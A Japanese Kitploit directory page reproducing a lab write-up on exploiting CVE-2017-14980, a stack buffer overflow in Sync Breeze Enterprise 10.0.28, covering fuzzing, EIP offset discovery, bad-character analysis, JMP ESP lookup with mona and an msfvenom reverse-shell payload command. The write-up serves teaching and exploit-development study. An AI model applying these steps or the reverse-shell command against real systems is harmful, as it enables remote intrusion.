Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2017-14980 — 教育目的で管理されたラボ環境における、古典的なスタックベースのバッファオーバーフロー脆弱性の研究。 | Kitploit
ツール/GitHubGitHub/godoy-sec/cve-2017-14980
エクスプロイトデバッガファジング学習と教育シェルコード生成ペイロード開発バイナリエクスプロイトラボと実践
GitHubgodoy-sec/cve-2017-14980

CVE-2017-14980

教育目的で管理されたラボ環境における、古典的なスタックベースのバッファオーバーフロー脆弱性の研究。

リポジトリを見る
1563ヶ月前未レビュー
共有

CVE-2017-14980

Sync Breeze Enterprise 10.0.28 - バッファオーバーフロー調査

目的

教育目的で管理されたラボ環境における、古典的なスタックベースのバッファオーバーフロー脆弱性の研究。

このプロジェクトの目的は、以下をより深く理解することでした:

  • アプリケーションのファジング
  • クラッシュ解析
  • EIP制御
  • バッドキャラクタの特定
  • メモリ破損
  • シェルコードの実行フロー
  • 基本的なエクスプロイト開発手法

環境

  • Windows 10 仮想マシン
  • Sync Breeze Enterprise 10.0.28
  • Immunity Debugger
  • Mona.py
  • Python

ラボ構築

最初のステップは、脆弱性調査とエクスプロイト開発を目的として構成されたWindows 10仮想マシン内に Sync Breeze Enterprise 10.0.28 をインストールすることでした。

安全かつ管理されたテストを確保するため、環境は分離されました。

標的機と攻撃機の両方の仮想マシンは、エクスプロイト実行中にシステム間の直接的なネットワーク通信を 可能にするため、ブリッジネットワークアダプタモードで構成されました。

Sync Breeze クライアント

Sync Breeze クライアント

Sync Breeze ログインページ

Sync Breeze ログイン


手法

1. 情報収集

デバッグツールを構成し、実行時のアプリケーションの動作を分析して、クラッシュ条件を観察しました。


2. ファジング

クラッシュを引き起こすために必要なバッファサイズのおおよその値を特定するため、 アプリケーションに大量のバイト列を送信しました。


3. 脆弱性の検証

クラッシュの閾値を特定した後、発見したペイロードサイズを使用してアプリケーションを再度テストし、 脆弱性を確認しました。



4. EIP制御

命令ポインタ(EIP)を上書きするために必要な正確なオフセットを特定しました。

ユニークなパターンを生成します:

/usr/bin/msf-pattern_create -l <SIZE>

オフセットを特定します:

/usr/bin/msf-pattern_offset -l <SIZE> -q <EIP_VALUE>

ここで:

  • <SIZE> = ファジング中に発見されたペイロード長
  • <EIP_VALUE> = EIPを上書きしているのが観察された4バイト値

EIP制御のスクリーンショット

EIP制御


5. バッドキャラクタ分析

アプリケーションが安全に処理できないバイトを特定するため、バッドキャラクタを特定しました。

バッドキャラクタファイル


6. リターンアドレスの特定

ASLRが有効になっていないモジュール内に、適切な JMP ESP 命令を特定しました。

読み込まれたモジュールを列挙します:

!mona modules

JMP ESP を検索します:

!mona find -s "\xff\xe4" -m <MODULE_NAME>

静的メモリアドレスが存在するため、アプリケーション固有のDLLを優先しました。

Mona JMP ESPのスクリーンショット

Mona JMP ESP


7. 実行テスト

制御されたバッファへの正しいリダイレクトを確認するため、ペイロードの実行フローを検証しました。


8. シェルコード生成

以前に特定したバッドキャラクタを除外して、シェルコードを生成しました。

msfvenom -p windows/shell_reverse_tcp LHOST=<LOCAL_IP> LPORT=<PORT> EXITFUNC=thread -b "BAD_CHARS" -f c

ペイロードの実行信頼性を高めるため、シェルコードの前にNOPスレッド(\x90)を追加しました。

ペイロード実行のスクリーンショット

ペイロード実行


9. 最終エクスプロイトの開発

最終的なエクスプロイトを組み立て、隔離されたラボ環境内で正常にテストしました。

免責事項

このプロジェクトは、隔離された実験室環境内で、教育および研究目的専用に開発されました。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    391
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    258
  • 6

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    249

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →